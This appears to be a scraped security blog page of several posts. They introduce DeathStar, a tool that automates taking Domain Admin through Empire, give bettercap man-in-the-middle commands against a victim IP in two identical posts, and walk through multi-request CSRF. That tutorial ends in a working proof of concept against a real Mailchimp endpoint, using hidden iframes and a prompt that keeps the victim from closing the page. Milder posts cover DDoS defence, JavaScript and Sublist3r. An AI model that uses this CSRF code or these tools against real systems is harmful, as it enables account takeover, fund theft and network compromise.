iOS 8 vs. Android Lollipop: Same features, yet more distinct than ever

Latest Updates

Monday, 26 June 2017

DeathStar: automated domain infiltration tool

Posted By: Unknown - 09:13

DeathStar is a Python script that uses Empire’s RESTful API to automate gaining Domain Admin rights in Active Directory environments using a variety of techinques.
The following picture can be a good explanation of DeathStar’s operating mechanism:

Installation

git clone https://github.com/byt3bl33d3r/Empire
cd Empire/setup && ./install.sh && cd ..
# Start the Empire console and RESTful API
python empire --rest --username empireadmin --password Password123
git clone https://github.com/byt3bl33d3r/DeathStar
# Death Star is written in Python3
pip3 install -r requirements.txt
./DeathStar.py


 Usage

  1. Run DeathStar
  2. Get an Empire Agent on a box connected to a Domain
  3. Go grab a coffee/tea/redbull, DeathStar will take care of everything else 😉

Demo

Source: Github

15 things to do to prevent DDOS attacks

Posted By: Unknown - 08:54

On this post, i am going to describes the 15 things against DDoS attacks, DDoS attacks mainly to two categories: bandwidth exhaustion attacks and resource exhaustion attacks, in order to effectively curb these two types of attacks, you can follow the steps listed in this article.
To combat DDoS (distributed denial of service) attacks, you need to have a clear understanding of what happened on the attack. Simply put, DDoS attacks through the use of server vulnerabilities, or resources (such as memory, hard disk consumption on the server etc.) to achieve the purpose. Tou can follow the steps listed below to do:
  1. If only a few computers are the source of the attack and you have identified the IP addresses for those sources, you place an ACL (access control list) on the firewall server to block these access from those IPs. If possible, change the IP address of the web server for a period of time, but if the attacker resolves your newly configured IP by querying your DNS server, this is no longer valid.
  2. If you are sure that the attack comes from a particular country, consider blocking the IP from that country, at least for a while.
  3. Monitoring the incoming network traffic. In this way you can know who is visiting your network and can monitor the exception to the visitor, which can analyze the log and source IP afterwards. Before a large-scale attack, an attacker could use a small number of attacks to test the robustness of your network.
  4. The most effective (and expensive) solution for bandwidth-consuming attacks is to buy more bandwidth.
  5. You can also use high-performance load balancing software, the use of multiple servers, and deployed in different data centers.
  6. The use of load balancing for web and other resources, while also using the same strategy to protect DNS.
  7. Optimize the use of resources to improve web server load capacity. For example, the use of apache can install apachebooster plug-in, the plug-in and varnish and nginx integration, you can deal with the sudden increase in traffic and memory footprint.
  8. The use of highly scalable DNS devices to protect DDOS attacks against DNS. Consider the commercial solution for Cloudflare, which can provide DDOS attack protection for DNS or TCP/IP from layer 3 to layer 7.
  9. Enable the router or firewall anti-IP spoofing function. CISCO ASA firewall in the configuration of the function than in the router more convenient. Enable this feature in ASDM (Cisco Adaptive Security Device Manager) by clicking “Firewall” in “Configuration”, finding “anti-spoofing” and clicking Enable. You can also use the ACL (access control list) in the router to prevent IP spoofing, first for the network to create ACL, and then applied to the Internet interface.
  10. The use of third-party services to protect your site. There are many companies have such services, providing high-performance basic network facilities to help you resist denial of service attacks. You only need to pay hundreds of dollars a month on the line.
  11. Pay attention to the security configuration of the server, to avoid resource exhaustion DDOS attacks.
  12. Listen to the views of experts, for the attack in advance to respond to the emergency program.
  13. Monitoring the network and web traffic. If it is possible to configure multiple analysis tools, such as Statcounter and Google analytics, you can more visually understand the pattern of traffic changes and get more information from it.
  14. To protect DNS to avoid DNS amplification attacks.
  15. Disable ICMP on the router. Open ICMP only when testing is required. The following strategies are also considered when configuring the router: flow control, packet filtering, half-connection timeout, garbage packet discard, source forged packet drop, SYN threshold, disable ICMP and UDP broadcast.

Tuesday, 23 May 2017

Fun with bettercap: Change title, disable click, replace image and add video on victim browser

Posted By: Unknown - 10:40

better-cap is a complete, modular, portable and easily extensible MITM tool and framework with every kind of diagnostic and offensive feature you could need in order to perform a man in the middle attack.

Installing

sudo apt-get install build-essential ruby-dev libpcap-dev
gem install bettercap
From source
git clone https://github.com/evilsocket/bettercap
cd bettercap
gem build bettercap.gemspec
sudo gem install bettercap*.gem
On Kali Linux
apt-get update
apt-get dist-upgrade
apt-get install bettercap

 bettercap-proxy-modules

This repository contains some bettercap transparent proxy example modules.

Usage:

  • Add a “!!! HACKED !!!” string to very webpage title
    bettercap -T 192.168.1.66 --proxy-module hack_title.rb

  • Disable click on victim machine
    bettercap -T 192.168.1.66 --proxy-module noscroll.rb


  • Replace all images on webpage
    bettercap -T 192.168.1.66 --proxy-module replace_images.rb

  •  Inject an iframe with the (in)famous RickRoll video in autoplay mode.
    bettercap -T 192.168.1.66 --proxy-module rickroll.rb
  • DEMO

Fun with bettercap: Change title, disable click, replace image and add video on victim browser

Posted By: Unknown - 10:34

Introduce

bettercap is a complete, modular, portable and easily extensible MITM tool and framework with every kind of diagnostic and offensive feature you could need in order to perform a man in the middle attack.

Installing

sudo apt-get install build-essential ruby-dev libpcap-dev
gem install bettercap
From source
git clone https://github.com/evilsocket/bettercap
cd bettercap
gem build bettercap.gemspec
sudo gem install bettercap*.gem
On Kali Linux
apt-get update
apt-get dist-upgrade
apt-get install bettercap

 bettercap-proxy-modules

This repository contains some bettercap transparent proxy example modules.

Usage:

  • Add a “!!! HACKED !!!” string to very webpage title
    bettercap -T 192.168.1.66 --proxy-module hack_title.rb

  • Disable click on victim machine
    bettercap -T 192.168.1.66 --proxy-module noscroll.rb


  • Replace all images on webpage
    bettercap -T 192.168.1.66 --proxy-module replace_images.rb

  •  Inject an iframe with the (in)famous RickRoll video in autoplay mode.
    bettercap -T 192.168.1.66 --proxy-module rickroll.rb

Friday, 24 March 2017

How to create multi POST CSRF POC

Posted By: Unknown - 11:06


CSRF is Widespread vulnerabilities , Some exploits needs you to send multi post requests , this article will help you to understand CSRF attack and how to trick a browser to make multi requests in single page
Hello Security training fans.
Today we are going to explain a problem that meets every white hat or bug bounty participators , when they face a situation that they find a CSRF and to exploit it you need to send two or more POST requests.
let’s start from the beginning.

What is CSRF?

cross site request forgery for more details you can read about it at owasp, but here we are considering those beginners and we are far away from complexity , let’s say that CSRF is a vulnerability occurs when an application can not determine if a request sent by a real user or by attacker.
Suppose the following scenario
If you logged in to your account at mysocialwebsite.com and decided to change your account password , so you :
1-navigate to account settings
2-then security
3-and pressed change my password
4-The website ask you to enter your new password , you typed Egypt12345.
Your browser will make the following request
http://mysocialwebsite.com/account/security/password/change?password=Egypt12345&confirm=Egypt12345
Now this request is made by you.
if you visited a blog or a website that contains the following code inside an html page:
______________________________________________________________________
<img src='http://mysocialwebsite.com/account/password/security/change?password=attackerpassword&confirm=attackerpassword' />
______________________________________________________________________
Your browser will render the img tag and send a request with your cookies to load an image from address
 http://mysocialwebsite.com/account/password/change?password=attackerpassword&confirm=attackerpassword 
which is injected by an attacker , when mysocialwebsite receives this request it will check the cookie and know it is you , so he will change your password to the one set by the attacker .
Two requests sent by your browser , the first is sent intentionally by you and the second is forgery injected by an attacker , but both will change your password .That is CSRF attacks.

What is our problem ?

The problem we are going to talk about is that some websites are vulnerable to CSRF but to exploit this vulnerability you need to send two or more POST requests .
Suppose the following scenario
1-Your brother wants to borrow some money .
2- You open your bank account .
3- You then click NEW , so you will make a new process to transfer the money to your brother.
The following request is sent
______________________________________________________________________
POST https://mybank.com/transfer/to/mybrotheraccount?amount=1000
Cookie: Your_cookie
______________________________________________________________________
3- The bank receives your request and asks you to confirm the transaction.
You hit ‘ok , i confirm’ , your browser sends the following request:
______________________________________________________________________
POST https://mybank.com/transfer/last?confirm=1
Cookie: Your_cookie
______________________________________________________________________
Now there is no CSRF protection , but to exploit it and transfer money from a victim to your account you need to make a victim :
1- First send the money .
2- Confirm the transfer.
If the bank web site accepts GET on transferring money , it will be so easy , you just need to embed the following code in your website and make the victim visits it.
______________________________________________________________________
<img src='https://mybank.com/transfer/to/attacker_account?amount=5000'/>
<img src='https://mybank.com/transfer/last?confirm=1 ' />
______________________________________________________________________
The browser will load two images , in fact it transfer money to your account and confirm it . it just will allow you to steal 5000$ from single user.
Great , But the bank is accepting only POST requests.
OK , i can tell you that you need to embed the following code in your blog specifically in article A :
______________________________________________________________________
<body onload=’document.getElementById(‘f1′).submit()’ >
<form id=’f1′ action=’https://mybank.com/transfer/to/attacker_account’ method=’POST’ >
<input name=’amount’ value=’1000′ />
</form>
</body>
______________________________________________________________________
After that , you need to create a new article we call it ‘B’ , and inject the following code to ask the victim browser to confirm the transfer :
______________________________________________________________________
<body onload='document.getElementById('f1').submit()' >
<form id='f1' action='https://mybank.com/transfer/last/' method='POST' >
<input name='last' value='1' />
</form>
</body>
______________________________________________________________________

By making a victim browses the articles A,B sequentially , we can achieve our goal and transfer money.
What if an attacker has only one opportunity to make a victim visits his website?
Here the main point we are talking about , if a bank accept GET requests , we can embeded two images and Exploit the csrf , but if a website only accepts POST so we need to send the two post requests using single page .

Ok , let’s make a single page submits two post requests

If you visit a page contains the following code:
______________________________________________________________________
<script>
function expl(){
document.getElementById('f1').submit();
document.getElementById('f2').submit();
}
</script>
<body onload='expl()' >
<form id='f1' action='facechat.com/mygroups/admins/remove/?id=realadmin' method='post' >
</form>
<form id='f2' action='facechat.com/mygroups/admins/add/?id=attacker' method='post' >
</form></body>
______________________________________________________________________
it will not send the two post requests Why?
Let’s break into the code
1- We have two forms have ids f1,f2
2- we set the body onload event that will call a function named ‘expl()’ when the document is loaded
3- after document loaded the function executes and submits the first form by calling form id ‘f1’
4- but the browser will stop executing when submitting the first form
5- we ended in facechat.com/mygroups/admins/remove

can you see what happened ?

we successfully deleted the admin , but we failed to add attacker as new admin , also the victim will be redirected to this page facechat.com/mygroups/admins/remove , and will see changes were made.

Let’s face the problem

What we need? we need to send two post requests .
What prevents us ? we can not send two post requests using single page .
ok we have a solution how will we do it ? we will use javascript without any user interaction .
what also we need ? we need to perform the attack without user feeling , no redirections , no visible contents or message should appear to him.

The soltuion

We will use iframe and make form Target attribute set to this iframe , when the form is submitted the contents will set to the iframe not the main page but the user will see the iframe , we will hide it using the following code.
______________________________________________________________________
<iframe name="if1" style="display: hidden=" width="0" height="0" frameborder="0" ></iframe>
______________________________________________________________________
now the following form :
______________________________________________________________________
<form id="form1" target="if1" action='x' ></form>
<iframe name="if1" style="display: hidden=" width="0" height="0" frameborder="0" ></iframe>
______________________________________________________________________
if submitted , it will load inside the iframe and the page look will not changed .
We explained the solution now .
But two new problems arises here
1- The first form will be submitted but the others ? may a user close the page and cancel the next forms submissions Solution we will create a message prevent the user from closing the page.
2- may the second form is submitted before the first , in our case may the browser confirm the process ‘request 2’ of transferring money before we actually send the money ‘request 1’.solution we will set time out or make a sleep before the next posts.
Now , i think we solved all the problems
The final algorithm
1- Create form 1 and set target to iframe1
2- create form 2 and set target to iframe2
3- submit the first form
4- waits 2 or three seconds
5- submit the next form .

Final POC

we have a real example disclosed and related to Mailchimp.com , an issue that allows attacker to change user info . We are not responsible for any illegal usage , please be an angel
lets break in to the issue :
1- Mailchimp account settings is protected against CSRF using Tokens.
2- Mailchimp introduces you a wizard when you first make an account this wizard helps you
to edit your account info quickly .
3- this wizard is not protected against CSRF.
4- an attacker can use this wizard to edit a logged in user info.
5- if the vulnerability is exploited and account info is changed ,The hacked user is redirected to complete the wizard steps , so he/she can detect if he got hacked .
6- an attacker needs to send multi post requests , first to edit user info , second to complete wizard steps.
so the final poc used is
______________________________________________________________________
<!DOCTYPE html><html><head>
<title> MailChimp CSRF Proof Of Concept</title>
<script type="text/javascript">

function exec1()
{
document.getElementById('form1').submit();
setTimeout(exec2, 3000);
}
function exec2()
{
document.getElementById('form2').submit();
}
window.onbeforeunload=function(){
return "please wait";
}
</script>

</head><body>
<h3> Dear User </h3><h4><div id='r3'> Congrats! </div> </h4>
<body onload="exec1();" >

<form id="form1" target="if1" action="https://us14.admin.mailchimp.com/signup/new-user/welcome-wizard" method="POST">
<input type="hidden" name="step" value="flname" />
<input type="hidden" name="fname" value="youarehacked" />
<input type="hidden" name="lname" value="xGersy" />
<input type="hidden" name="x" value="x" />
</form>

<form id="form2" target="if2" action="https://us14.admin.mailchimp.com/signup/new-user/welcome-wizard" method="POST">
<input type="hidden" name="step" value="finish" />
</form>
<iframe name="if1" style="display: hidden=" width="0" height="0" frameborder="0" ></iframe>
<iframe name="if2" style="display: hidden=" width="0" height="0" frameborder="0"></iframe>

</body></html>

______________________________________________________________________
Let’s explain the code in details from bottom to top.


1- The first part is two hidden iframes.
2- the second part is two forms , the first edit user info , the second finishes the wizard steps.
3- The body onload event asks JS code to start working.
4-The JS code :
– Submittiing the first form
– Waits three seconds
– submit thesecond form
– set onbeforeunload event to prevent user from closing the window
I think you know how to create a multi POST CSRF POC.

Further reading

Owasp CSRF
Wikipedia
Owasp CSRF preventation cheat sheet
acunetix
ceriksen.com article
webappsec

Introduction to Javascript

Posted By: Unknown - 10:36

JavaScript


Hello friends and welcome to cybernectics . From today, we are going to launch a new series of tutorials on Javascript . If you are new to web development and want to learn how to create website and get visitors to like it then you must know first know about Front End Programming languages . As they are basic for web development and also if you are in to Hacking or Web Security testing . In our tutorials we will do our best to make it simple and easy so every body is comfortable to learn.
Alright now, let get Started!

Introduction to Javascript ?

Javascipt is a high-level, light weight, dynamic, untyped, and Interpreted programming language. It has been standardized in the ECMAScript language specification. Javascript is the most commonly used as a part of web pages whose implementations allow user-side script to interact and this helps us to make the web pages to act in a way that it behaves  as a dynamic pages. It is a kind of object oriented language.
In the beginning when Javascript was fist invented it was know as LiveScript, but Netscape changes its name to Javascript maybe because Java was on its heights at that time. Javascript was first introduced in Netscape 2.0 in 1995 with the name LiveScript. The most common core of the language have been implemented in the most famous web browsers like Internet Explorer, Netscape, Google Chrome, and many other web browsers.
But Remember:
Javascript has nothing to do with java. Similarity in the names does not mean that javascript is somewhere related to java. You do not need to know java to learn javascript. -Hacoder

Javascript as a Client-Side Technology:-

Client-side Javascript is the most common form of Javascript programming language. The script should be included in or referenced by an HTML document for the code to be used by the browser.
That means that a s web pages now don’t have to be static HTML, but now we can include programs with in the static HTML that interact with the user, control the browser, and dynamically create HTML content. This can be done by inserting Javascript in to the code of the webpage .
Javascript is used to trap user triggered actions like clicking buttons, Link navigation, and other actions.

Things you can do with Javascript:-

There are a lot of things which  can be done using Javascript. Here are some
  • Make your web pages responsive.
  • Detect visitors’ browsers.
  • Validate web form data.
  • Create cookies.
  • Create cool animation effects.
  • Create a Drag-and-Drop interface for uploading files.
and plenty more….. -Hacoder

Things which are not possible:-

There are some things which are not possible by the help of Javascript. Some are here :
  • You can’t force Javascript on browser:- As Javascript is a client side programming language and it runs in the browser . If you have a old browser which don’t support Javascript or if someone have disabled Javascript in the browser than Javascript won’t be executed.
  • You can’t access server side resources:- As Javascript is a client-side language, and is limited and usually work in the browser environment. Javascript can’t really access server side information such as databases. But its functionality can be increased by using some frameworks like MEAN Stack . By using it you can access NoSQL.

How to Setup Sublist3r – Fast Subdomains Enumeration Too

Posted By: Unknown - 10:29

How to Setup Sublist3r – Fast Subdomains Enumeration Tool


Hello friends today will be walking about a really simple and powerful tool to gather sub-domains of the site. I will show you How to Setup Sublist3r – Fast Subdomains Enumeration Tool  .

About Sublist3r

Sublist3r is python tool that is designed to enumerate subdomains of websites through various OSINT sources. It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r currenly supports many search engines such as Google, Yahoo, Bing, Baidu, and Ask. More search engines may be added in the future. Sublist3r also gathers subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and PassiveDNS.
subbrute was integrated with Sublist3r to increase the possibility of finding more subdomains using bruteforce with an improved wordlist. The credit goes to TheRook who is the author of subbrute.
Source : –https://github.com/aboul3la/Sublist3r

Installing Sublist3r:-

Download Sublist3r or Clone it using Git. from here : https://github.com/aboul3la/Sublist3r
Sublist3r depends on the requests, dnspython and argparse python modules.
These dependencies can be installed using the requirements file:
  • Installation on Windows:
c:\sublist3r\pip install -r requirements.txt
  • Installation on Linux
sudo pip install -r requirements.txt
These modules can be installed manually to for that you need to type these commands:-

For Linux :-

sudo pip install requests
 sudo pip install dnspython
 sudo pip install argparse
For Windows :-
 pip install requests
 pip install dnspython
 pip install argparse

Usage

Short FormLong FormDescription
-d–domainDomain name to enumerate subdomains of
-b–bruteforceEnable the subbrute bruteforce module
-p–portsScan the found subdomains against specific tcp ports
-v–verboseEnable the verbose mode and display results in realtime
-t–threadsNumber of threads to use for subbrute bruteforce
-e–enginesSpecify a comma-separated list of search engines
-o–outputSave the results to text file
-h–helpshow the help message and exit

SCIENCE & TECHNOLOGY

Games & Multimedia

Copyright © 2013 cybernectics™ is a registered trademark.

Designed by Templateism. Powered By cybernectics | Published By cybernectics